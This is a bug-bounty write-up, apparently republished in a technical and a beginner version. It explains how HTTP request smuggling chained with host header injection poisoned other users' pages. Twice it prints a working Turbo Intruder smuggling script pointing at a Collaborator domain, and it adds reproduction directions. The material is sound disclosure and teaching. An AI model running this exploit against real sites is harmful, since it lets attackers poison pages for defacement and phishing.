The love story of Host Header Injection and HTTP Request Smuggling
The application reflected the Host header value in many parts of its responses, and an HTTP request smuggling flaw allowed an attacker to inject a smuggled request with a malicious Host header that would be reflected to other users. This could enable defacement, cross-site scripting, or open redirection.
 Published on medium.com
As all of you smart and security-minded readers may have already known, boring bugs that have long been left in the dust, ignored by Google and most bug bounty programs, trampled on the ground, ignored. If you have been in a penetration testing career (or any related security consulting for that matter)…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the story of a first paid bounty, found by spraying a single class of bug across many targets rather than by studying one application in depth. The vulnerability class is HTTP request smuggling, and the chain that made it worth money was a host header injection that reflected the attacker-controlled Host value back into the victim's response.
The report does not name the affected product or describe the feature in any detail beyond what the responses show: a site with stylesheets, a topics menu and community links, whose backend builds absolute URLs from the incoming Host header. Normally that header carries the site's own hostname, so the generated links point at the site itself. When an attacker can control the header, the links point wherever the attacker chooses.
The author frames the piece around the fact that host header injection on its own is usually scored informational and paid nothing, because it has no practical impact on confidentiality, integrity or availability. The point of the write-up is that such findings become serious when chained.

Useless box that turns itself off
The author lists the kind of findings that typically fall into that bucket:
- Host header injection
- Self cross-site scripting
- TRACE HTTP method enabled
- Outdated JavaScript libraries
Setup
The tooling and preconditions were deliberately broad rather than targeted:
- A list of all active bug bounty targets was taken from arkadiyt's GitHub repository.
- That list was imported into BurpSuite with Burp-Importer, populating the site map.
- BurpSuite was set up to perform a rate-throttled crawl on the domains for two consecutive days.
- The crawl results were filtered to remove 404s and irrelevant content such as JavaScript files.
- HTTP Request Smuggler was then run against what remained, for another two days.
The author calls this "spraying": praying and spraying across multiple domains, focusing on one vulnerability at a time until something is vulnerable. The HTTP Request Smuggler extension came from PortSwigger, and the author used the Turbo Intruder script that ships with it. The author also points to the earlier Watchfire whitepaper from 2005 as prior art on the same class.

Finding it
The first day of the smuggle scan produced nothing. On the second day the author woke at around 10.30am to find a bright red question mark icon in the scanner results: a possible HTTP request smuggling finding.

Possible HTTP Request Smuggling
The author's rule of thumb is that a scanner hit is never assumed to be a false positive until it has been manually verified, so the next step was confirmation rather than reporting.
Exploitation
Step 1: understand the primitive
HTTP request smuggling arises from a disagreement between web servers or proxies about how to interpret the Content-Length and Transfer-Encoding headers. When two components in the request path parse the boundaries of a request differently, an attacker can slip, or smuggle, an HTTP request from one server to another unnoticed.
Step 2: adapt the Turbo Intruder script
The Turbo Intruder script shipped with HTTP Request Smuggler needed manual tweaks to turn the finding into a useful exploit. The author configured it to smuggle a request whose Host header pointed at a Burp Collaborator domain:
import redef queueRequests(target, wordlists): # to use Burp's HTTP stack for upstream proxy rules etc, use engine=Engine.BURP engine = RequestEngine(endpoint=target.endpoint, concurrentConnections=5, requestsPerConnection=1, resumeSSL=False, timeout=10, pipeline=False, maxRetriesPerRequest=0, engine=Engine.THREADED, ) engine.start() prefix = '''POST /hopefully404 HTTP/1.1Host: o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.netContent-Type: application/x-www-form-urlencodedContent-Length: 15x=1''' chunk_size = hex(len(prefix)).lstrip("0x") attack = target.req.replace('0\r\n\r\n', chunk_size+'\r\n'+prefix+'\r\n0\r\n\r\n') content_length = re.search('Content-Length: ([\d]+)', attack).group(1) attack = attack.replace('Content-Length: '+content_length, 'Content-length: '+str(int(content_length)+len(chunk_size)-3)) engine.queue(attack) for i in range(14): engine.queue(target.req) time.sleep(0.05)def handleResponse(req, interesting): table.add(req)
The important parts:
- The engine uses
concurrentConnections=5,requestsPerConnection=1andpipeline=False, so each queued request goes out on its own connection. prefixis the smuggled request: aPOST /hopefully404carrying the Collaborator hostname inHost, with a form bodyx=1andContent-Length: 15.chunk_sizeis the length of that prefix in hex, used as the chunk size of the chunked body that carries it.attacktakes the original request and replaces its terminating0\r\n\r\nwith the chunk size, the prefix, and a fresh0\r\n\r\n. The smuggled request therefore travels inside the body of the legitimate one.- The
Content-Lengthof the outer request is then increased bylen(chunk_size)-3so that the front end still sees a consistent length. Note the deliberate change of case toContent-lengthon the rewritten header. - The attack request is queued once, followed by 14 copies of the original request with a 50ms gap, so that a victim request is likely to land on the poisoned connection.
Step 3: launch the probe and watch the Collaborator
The probe was launched. Among a series of otherwise boring HTTP requests, one stood out, and at the same time Burp Collaborator received a pingback.

Smuggled HTTP Request caught on 5th row
The pingback is the strong indicator here: the author treats it as a very strong sign that the attack succeeded.
Step 4: look at what was actually sent
The request issued by Turbo Intruder is shown with the smuggled portion outlined in red, next to the legitimate request in yellow.

Legitimate request (Yellow) and Smuggled request (red)
Step 5: confirm the reflection
For some reason the backend uses the Host header value and reflects it within the user's response. Chaining that with request smuggling means the reflection can be aimed at other users rather than at the author. The screenshot shows 67 instances of the reflected value.

The values appeared in JavaScript links, stylesheet references and even menu-level redirections. A heavily snipped excerpt of the response:
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/simple-tooltips/zebra_tooltips.css?ver=5.2.4"><link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/reset.min.css?ver=4.9.16">-snip-<a class="dropdown-toggle local-link" data-toggle="dropdown" data-target="#" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/communities/">Topics <b class="caret"></b></a><ul class="dropdown-menu topics"> <li class="menu-agriculture topic-food"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/food/" class="local-link"><i></i><span>Agriculture</span></a></li> <li class="menu-climate topic-climate"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/climate/" class="local-link"><i></i><span>Climate</span></a></li> <li class="menu-consumer topic-consumer"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/consumer/" class="local-link"><i></i><span>Consumer</span></a></li>
With the host value reflected into stylesheet URLs, script links and navigation targets, the author lists the possible outcomes:
- Complete website UI and content defacement, for spreading misinformation and fear on a trusted website, phishing campaigns and similar
- Cross-site scripting
- Open redirection

Step 6: verify from a different network
Before calling it confirmed, the author checked that the behaviour was reproducible over a different network by using a phone connected on 4G, to make sure the same 404 page came back. The reason is a footnote from PortSwigger's material on finding request smuggling:
The "attack" request and the "normal" request should be sent to the server using different network connections. Sending both requests through the same connection won't prove that the vulnerability exists.
The author's educated guess for why this matters is that devices or software in the tester's own network may intercept traffic to and from the Internet and replicate the behaviour seen in request smuggling. A corporate reverse proxy, for example, may be manipulating outbound HTTP requests, making it look as though the backend web servers were exploited when the internal proxy was the culprit all along.
Root cause
The chain has two halves. The smuggling half is a parsing disagreement between front end and back end over Content-Length and Transfer-Encoding, which lets a request hidden in a chunked body be processed as a separate request by the backend. The injection half is that the backend uses the incoming Host header value and reflects it in the response, so the smuggled request's Host value ends up in the victim's page. The report does not describe the specific front-end or back-end software, so the exact parsing mismatch is not identified.
Impact
The author's own framing is that host header injection alone is informational, and that the smuggling primitive is what turns it into something that affects other users. With the two combined, an attacker can cause another user's response to contain attacker-chosen URLs in stylesheets, scripts and menu links. The outcomes the author names are full UI and content defacement (usable for misinformation, fear and phishing on a trusted site), cross-site scripting and open redirection. The report does not demonstrate a working XSS payload or a specific defacement; it presents these as the possibilities the reflection opens up.
Fix
The two components involved are the request parsing mismatch between the front end and back end, and the backend's use of the Host header when generating absolute URLs.
Variants to test
- Run HTTP Request Smuggler against a broad, filtered crawl of many targets, as here. A positive result is a scanner hit that you can then verify manually; treat the hit as a lead, not a finding.
- Smuggle a request whose
Hostpoints at a Collaborator domain and follow it with normal requests on separate connections. A positive result is a pingback to the Collaborator, which shows the backend used the smuggled host value. - Inspect the response for the reflected host in stylesheet and script URLs and menu links. A positive result is the attacker host appearing in absolute URLs in the victim's page.
- Repeat the confirmation from a different network, such as a phone on mobile data. A positive result is the same behaviour, which rules out a proxy on your own network as the cause.
- Where the reflection lands inside a script context, try to extend it into cross-site scripting; where it lands in a link, check for open redirection. The report does not provide payloads for either, so these are directions rather than recipes.
What happened, in plain words
A security researcher found a bug that most companies treat as harmless, and turned it into something that paid money. The bug is called HTTP request smuggling. On its own it is a way of slipping an extra, hidden request past one server so that a second server behind it processes that request as if it were a normal one. The researcher combined it with a second, even more boring bug: a website that trusted a value the visitor sends in every request, called the Host header, and copied that value into the pages it built for other people.
Neither bug is worth much alone. Together they could let the researcher make other users' pages contain links and file references pointing at a server the researcher controlled. The author names defacement, cross-site scripting and open redirection as the possibilities this opens up. The researcher reported it through a bug bounty programme, the disclosure request was accepted, and the author calls it his first ever paid bounty.
This article walks through the whole story from zero. You only need to know how to use a browser and a computer. Every technical word is explained the first time it appears, and there is a glossary at the end.
The two bugs, and why boring bugs matter
Before the story, some background on why a bug that looks useless can be dangerous.
A bug bounty programme is a scheme where a company invites outside people to look for security problems in its systems and pays them for reporting the problems responsibly, instead of suing them. The amount paid is the bounty.
When a security tester writes a report for a client, each finding gets a severity. Findings that need a very unlikely set of circumstances to be abused are usually marked informational or low. Informational means: this is not a real risk to the confidentiality, integrity or availability of the system right now. Confidentiality means keeping data secret, integrity means keeping data correct, and availability means keeping the service working. An informational finding does not threaten any of those three, but fixing it is still considered good practice in the industry.
Bug bounty programmes usually pay nothing for informational findings. So researchers tend to ignore them. The author's point in this article is that this habit is a mistake, because a boring bug chained with another boring bug can become serious.
Useless box that turns itself off
The image is a joke the author uses to make the point: a box whose only function is to switch itself off is useless, and an informational finding is a bit like that in a report. It is there so the report does not look empty, and it makes the tester feel better about not having found anything serious.
The author lists the kinds of findings that usually end up in that bucket:
- Host header injection
- Self cross-site scripting
- TRACE HTTP method enabled
- Outdated JavaScript libraries
A quick word on each, because they come back later:
- Host header injection is when a website takes the
Hostvalue from the incoming request and uses it to build links or addresses in the page, without checking that the value is the site's own name. We come back to this in detail. - Self cross-site scripting is when you can make a page run a script you supplied, but only in your own browser, not in anyone else's. Harmless to others, so usually informational.
- TRACE is an old HTTP method, a kind of request, that asks a server to echo the request back. It can help an attacker in some situations, so having it switched on is considered untidy rather than dangerous.
- Outdated JavaScript libraries are pieces of ready-made code that a site includes. Old versions may contain known bugs. On their own, having an old version is not proof of anything.
The author uses a proverb: one chopstick breaks easily, a bundle of them is hard to break. A single boring bug is easy to dismiss; several chained together are not.
What HTTP request smuggling is
To understand the rest, you need a small picture of how a web request travels.
When your browser loads a page, it sends an HTTP request to a server. HTTP is the language browsers and servers speak. A request has a first line with a method (like GET to fetch something or POST to send data), a path, and a version, then a set of headers, which are lines of the form Name: value carrying extra information, then a blank line, then optionally a body containing data.
Two headers matter here:
- Content-Length tells the server how many bytes long the body is. The server reads exactly that many bytes and treats the next byte as the start of a new request.
- Transfer-Encoding: chunked is an alternative way of sending a body of unknown length. The body is split into pieces, each piece preceded by its length written in hexadecimal (base 16, where the digits go 0 to 9 then a to f). A piece of length zero marks the end.
A proxy is a server that sits between you and the real website, forwarding requests. Many sites have a front end, the proxy that faces the internet, and a back end, the actual application server behind it. The front end reads your request, decides it is fine, and passes it on.
Here is the problem. If the front end and the back end disagree about where one request ends and the next begins, an attacker can hide a second request inside the body of the first. The front end sees one request. The back end sees two. The hidden one is the smuggled request. This is HTTP request smuggling.
The image illustrates the disagreement between servers over how to read the Content-Length and Transfer-Encoding headers, which is what lets a request be slipped from one server to another unnoticed.
The author does not re-explain the technique in depth, and points to James Kettle's public research instead, from the earliest to the latest:
- What is HTTP Request Smuggling?
- HTTP Desync Attacks: Request Smuggling Reborn
- HTTP Desync Attacks: what happened next
- Breaking the chains on HTTP Request Smuggler
The author also mentions a whitepaper published by Watchfire as early as 2005 on the same vulnerability, and notes that James Kettle's recent research is what made the security community pay attention again.
The plan: spraying
The author had just started in bug bounty hunting when James Kettle's article and the accompanying BurpSuite extension, HTTP Request Smuggler, came out. BurpSuite is a tool that sits between your browser and a website so you can look at and change every request. An extension is an add-on that gives it extra abilities. HTTP Request Smuggler is an extension that automatically tests sites for this class of bug.
The author had heard of a technique called spraying: instead of studying one website deeply, you point one kind of test at a very large number of websites and hope one of them is vulnerable. The name comes from praying and spraying. You focus on a single vulnerability class at a time.
The setup went like this:
- A list of all active bug bounty targets was taken from arkadiyt's GitHub repository. GitHub is a website where people publish code and lists; this repository collects the domains of companies that run bounty programmes.
- That list was imported into BurpSuite with an extension called Burp-Importer, which fills BurpSuite's site map, the list of everything it knows about the targets.
- BurpSuite was set up to crawl the domains for two consecutive days. A crawl is an automatic walk through a site, following links and recording every page and request it finds, like a librarian walking the shelves.
- The crawl results were filtered to remove 404s and irrelevant content such as JavaScript files. A 404 is the response code a server sends when a page does not exist; there is no point testing those. JavaScript files are code files, not pages that process requests, so they were dropped too.
- HTTP Request Smuggler was then run against what remained, for another two days.
The image shows the scanning setup and results being filtered before the smuggle scan was run.
The first day of the smuggle scan produced nothing.
Finding it
On the second day the author woke at around 10.30am to the sound of the computer fans and found a bright red question mark icon in the scanner results. The icon was labelled as a possible HTTP request smuggling finding.
Possible HTTP Request Smuggling
A scanner hit is not proof. Scanners guess, and they guess wrong often. The author's rule of thumb is that you never assume a hit is a false positive until you have checked it by hand. So the next step was confirmation, not reporting.
Exploitation
Step 1: understand the primitive
A primitive here means the basic ability the bug gives you, before you have turned it into anything useful. For request smuggling, the primitive is: you can get a request of your choosing processed by the back end even though the front end did not intend to pass it on.
This works because of the disagreement described earlier between servers or proxies over how to read Content-Length and Transfer-Encoding. When two components in the path parse the boundaries of a request differently, an attacker can slip, or smuggle, an HTTP request from one server to another unnoticed.
Step 2: adapt the Turbo Intruder script
Turbo Intruder is another BurpSuite extension, used to send many requests quickly and precisely. HTTP Request Smuggler ships with a Turbo Intruder script for this attack, but the author had to tweak it by hand to turn the finding into a useful exploit.
The tweak: make the smuggled request carry a Host header pointing at a Burp Collaborator domain. Burp Collaborator is a service that gives you a unique domain name and records any request that arrives at it. If something on the target's side fetches that domain, you get a pingback, a record of the visit. It is like leaving a webcam pointed at a door nobody should open.
Here is the script as the author configured it:
import redef queueRequests(target, wordlists): # to use Burp's HTTP stack for upstream proxy rules etc, use engine=Engine.BURP engine = RequestEngine(endpoint=target.endpoint, concurrentConnections=5, requestsPerConnection=1, resumeSSL=False, timeout=10, pipeline=False, maxRetriesPerRequest=0, engine=Engine.THREADED, ) engine.start() prefix = '''POST /hopefully404 HTTP/1.1Host: o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.netContent-Type: application/x-www-form-urlencodedContent-Length: 15x=1''' chunk_size = hex(len(prefix)).lstrip("0x") attack = target.req.replace('0\r\n\r\n', chunk_size+'\r\n'+prefix+'\r\n0\r\n\r\n') content_length = re.search('Content-Length: ([\d]+)', attack).group(1) attack = attack.replace('Content-Length: '+content_length, 'Content-length: '+str(int(content_length)+len(chunk_size)-3)) engine.queue(attack) for i in range(14): engine.queue(target.req) time.sleep(0.05)def handleResponse(req, interesting): table.add(req)
Line by line, in plain words:
import reloads Python's regular expression module, a tool for finding patterns in text. The script uses it to find theContent-Lengthvalue.def queueRequests(target, wordlists):defines the function Turbo Intruder calls to start the attack.targetis the request you are attacking;wordlistsis a list of words some attacks use, unused here.engine = RequestEngine(...)creates the engine that will send the requests. The settings matter:endpoint=target.endpointsends to the same place as the original request.concurrentConnections=5allows up to five connections at once.requestsPerConnection=1puts only one request on each connection. This is the important one: each request goes out on its own fresh connection, which is what the smuggling test needs.resumeSSL=False,timeout=10,pipeline=False,maxRetriesPerRequest=0are plumbing: no session resumption, ten second timeout, no pipelining (no sending several requests back to back on one connection), no retries.engine=Engine.THREADEDuses threads, so requests can go out in parallel.
engine.start()starts the engine.prefix = '''...'''defines the smuggled request as a block of text. It is aPOSTto/hopefully404, a path that probably does not exist, withHost: o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net, a content type ofapplication/x-www-form-urlencoded(the format a normal web form sends),Content-Length: 15, and the bodyx=1. TheHostvalue is the Collaborator domain, so if the back end ever uses it, the Collaborator will hear about it.chunk_size = hex(len(prefix)).lstrip("0x")measures how long the prefix is in characters, converts that number to hexadecimal, and strips the0xprefix that Python puts in front of hex numbers. The result is the chunk size to use when wrapping the prefix inside a chunked body.attack = target.req.replace('0\r\n\r\n', chunk_size+'\r\n'+prefix+'\r\n0\r\n\r\n')takes the original request and replaces its ending marker, the zero-length chunk0followed by two line breaks, with: the new chunk size, the prefix itself, and a fresh zero-length chunk to close the body. In other words, the smuggled request is placed inside the body of the legitimate one.\r\nis the two-character line break HTTP uses.content_length = re.search('Content-Length: ([\d]+)', attack).group(1)finds the outer request'sContent-Lengthnumber and stores it.attack = attack.replace('Content-Length: '+content_length, 'Content-length: '+str(int(content_length)+len(chunk_size)-3))rewrites that header. It adds the length of the chunk size text minus three, so the front end still sees a length consistent with the new body. Note the deliberate change of case toContent-lengthon the rewritten header.engine.queue(attack)sends the attack request once.for i in range(14): engine.queue(target.req); time.sleep(0.05)then sends fourteen copies of the original, normal request, with a 50 millisecond pause between each. The reason: the smuggled request is left waiting on the connection, and a normal request arriving afterwards is likely to pick it up. In a real attack, that normal request would be another user's.def handleResponse(req, interesting): table.add(req)is the callback Turbo Intruder calls for each response; it adds the request to the results table so you can see it.
Step 3: launch the probe and watch the Collaborator
The probe was launched. Among a series of otherwise boring HTTP requests, one stood out, and at the same time Burp Collaborator received a pingback.
Smuggled HTTP Request caught on 5th row
The pingback is the strong indicator. The author treats it as a very strong sign that the attack succeeded. That is the difference between a scanner guess and a confirmed behaviour.
Step 4: look at what was actually sent
The request issued by Turbo Intruder is shown with the smuggled portion outlined in red, next to the legitimate request in yellow.
Legitimate request (Yellow) and Smuggled request (red)
Seeing the two side by side is how you check that the script did what you meant: the yellow request is the ordinary one, and the red part is the hidden request riding inside its body.
Step 5: confirm the reflection
For some reason the back end uses the Host header value and reflects it within the user's response. Reflects means it copies the value into the page it sends back. Chaining that with request smuggling means the reflection can be aimed at other users rather than at the author. The screenshot shows 67 instances of the reflected value.
The values appeared in JavaScript links, stylesheet references and even menu-level redirections. A stylesheet is a file that tells the browser how a page should look. A redirection is when a page tells the browser to go somewhere else. Here is a heavily snipped excerpt of the response:
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/simple-tooltips/zebra_tooltips.css?ver=5.2.4"><link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/reset.min.css?ver=4.9.16">-snip-<a class="dropdown-toggle local-link" data-toggle="dropdown" data-target="#" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/communities/">Topics <b class="caret"></b></a><ul class="dropdown-menu topics"> <li class="menu-agriculture topic-food"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/food/" class="local-link"><i></i><span>Agriculture</span></a></li> <li class="menu-climate topic-climate"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/climate/" class="local-link"><i></i><span>Climate</span></a></li> <li class="menu-consumer topic-consumer"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/consumer/" class="local-link"><i></i><span>Consumer</span></a></li>
What this shows, piece by piece:
- The
<link rel="stylesheet" href="...">tags tell the browser to load style files. Thehrefaddresses now point at the Collaborator domain instead of the site's own domain. A visitor's browser would fetch those files from the attacker's server. - The
-snip-marks where the author cut out a large amount of the response for readability. - The
<a ... href="...">Topics</a>and the list items below it are menu links. Theirhrefvalues also point at the Collaborator domain. Clicking a menu item would take the visitor to the attacker's server.
With the host value reflected into stylesheet URLs, script links and navigation targets, the author lists the possible outcomes:
- Complete website UI and content defacement, for spreading misinformation and fear on a trusted website, phishing campaigns and similar. Defacement means changing what a site shows. Phishing is tricking people into entering passwords or card details on a fake page that looks real.
- Cross-site scripting. Cross-site scripting, often shortened to XSS, is when an attacker gets their own code to run inside another user's browser on a trusted site, so the browser treats it as part of the site.
- Open redirection. An open redirect is a link on a trusted site that sends visitors to any address an attacker chooses, which is useful for phishing because the first part of the link looks genuine.
The image is the author's reaction at that point, once the possibilities became clear.
Step 6: verify from a different network
Before calling it confirmed, the author checked that the behaviour was reproducible over a different network by using a phone connected on 4G, to make sure the same 404 page came back. 4G is mobile data, a completely separate path to the internet from the office or home connection.
Why bother? Because of a footnote from PortSwigger's material on finding request smuggling:
The "attack" request and the "normal" request should be sent to the server using different network connections. Sending both requests through the same connection won't prove that the vulnerability exists.
The author's educated guess for why this matters: devices or software in the tester's own network may intercept traffic to and from the internet and replicate the behaviour seen in request smuggling. A corporate reverse proxy, for example, may be manipulating outbound HTTP requests, making it look as though the back end web servers were exploited when the internal proxy was the culprit all along. Testing from a phone on mobile data removes that possibility.
Root cause
The chain has two halves.
The smuggling half is a parsing disagreement between front end and back end over Content-Length and Transfer-Encoding. That lets a request hidden in a chunked body be processed as a separate request by the back end.
The injection half is that the back end uses the incoming Host header value and reflects it in the response. An absolute URL is a full address including the scheme and domain, like https://example.com/page, as opposed to a relative one like /page. Because the smuggled request's Host value ends up in the victim's page, the victim's browser is told to load things from the attacker's server.
The report does not describe the specific front-end or back-end software, so the exact parsing mismatch is not identified.
Impact
The author's own framing is that host header injection alone is informational, and that the smuggling primitive is what turns it into something that affects other users. With the two combined, an attacker can cause another user's response to contain attacker-chosen URLs in stylesheets, scripts and menu links.
The outcomes the author names are full UI and content defacement, usable for misinformation, fear and phishing on a trusted site, cross-site scripting and open redirection. The report does not demonstrate a working XSS payload or a specific defacement; it presents these as the possibilities the reflection opens up.
Fix
The report does not state what the vendor changed. The two components involved are the request parsing mismatch between the front end and back end, and the back end's use of the Host header when generating absolute URLs.
Variants to test
If you want to try this yourself, these are the directions the author's approach suggests:
- Run HTTP Request Smuggler against a broad, filtered crawl of many targets, as here. A positive result is a scanner hit that you then verify manually; treat the hit as a lead, not a finding.
- Smuggle a request whose
Hostpoints at a Collaborator domain and follow it with normal requests on separate connections. A positive result is a pingback to the Collaborator, which shows the back end used the smuggled host value. - Inspect the response for the reflected host in stylesheet and script URLs and menu links. A positive result is the attacker host appearing in absolute URLs in the victim's page.
- Repeat the confirmation from a different network, such as a phone on mobile data. A positive result is the same behaviour, which rules out a proxy on your own network as the cause.
- Where the reflection lands inside a script context, try to extend it into cross-site scripting; where it lands in a link, check for open redirection. The report does not provide payloads for either, so these are directions rather than recipes.
Glossary
- HTTP: the language browsers and web servers use to exchange requests and responses.
- HTTP request: a message from a browser to a server, made of a first line, headers, a blank line and an optional body.
- Header: a
Name: valueline in a request or response carrying extra information. - Host header: the header that says which website name the request is for. Servers often use it to build links.
- Host header injection: a bug where a site trusts the
Hostvalue from the request and uses it in the page without checking it. - Content-Length: a header stating how many bytes long the body is.
- Transfer-Encoding: chunked: a way of sending a body in pieces, each preceded by its length in hexadecimal, ending with a zero-length piece.
- Hexadecimal: base 16 counting, using digits 0 to 9 and letters a to f.
- Proxy: a server that sits between a user and a website and forwards requests.
- Front end / back end: the proxy facing the internet and the application server behind it.
- HTTP request smuggling: hiding a request inside another so that the front end sees one request and the back end sees two.
- Smuggled request: the hidden request that the back end processes.
- Primitive: the basic ability a bug gives you before you turn it into a full attack.
- Bug bounty programme: a scheme where a company pays outsiders for reporting security problems.
- Bounty: the money paid for such a report.
- Informational finding: a report item with no practical security impact right now, usually unpaid.
- Confidentiality, integrity, availability: keeping data secret, correct and reachable.
- Self cross-site scripting: running your own script in your own browser only, harmless to others.
- TRACE: an old HTTP method that asks a server to echo the request back.
- JavaScript library: ready-made code a site includes; old versions may have known bugs.
- BurpSuite: a tool that sits between browser and site so you can inspect and change requests.
- Extension: an add-on that gives BurpSuite extra abilities.
- HTTP Request Smuggler: a BurpSuite extension that tests sites for request smuggling.
- Turbo Intruder: a BurpSuite extension for sending many requests quickly and precisely.
- Burp Collaborator: a service giving you a unique domain that records any request reaching it.
- Pingback: a record that something contacted your Collaborator domain.
- Crawl: an automatic walk through a site, following links and recording requests.
- Site map: BurpSuite's list of everything it knows about the targets.
- 404: the response code for a page that does not exist.
- Spraying: testing one bug type across many targets instead of studying one deeply.
- Reflection: when a server copies a value from your request into its response.
- Absolute URL: a full address including scheme and domain, like
https://example.com/page. - Stylesheet: a file that tells the browser how a page should look.
- Redirection: when a page tells the browser to go to another address.
- Open redirect: a link on a trusted site that sends visitors to any address an attacker chooses.
- Cross-site scripting (XSS): getting your own code to run in another user's browser on a trusted site.
- Defacement: changing what a website shows.
- Phishing: tricking people into entering secrets on a fake page that looks real.
- Reverse proxy: a proxy in front of a website's own servers, handling incoming traffic.
- 4G: mobile data, a separate path to the internet from a home or office connection.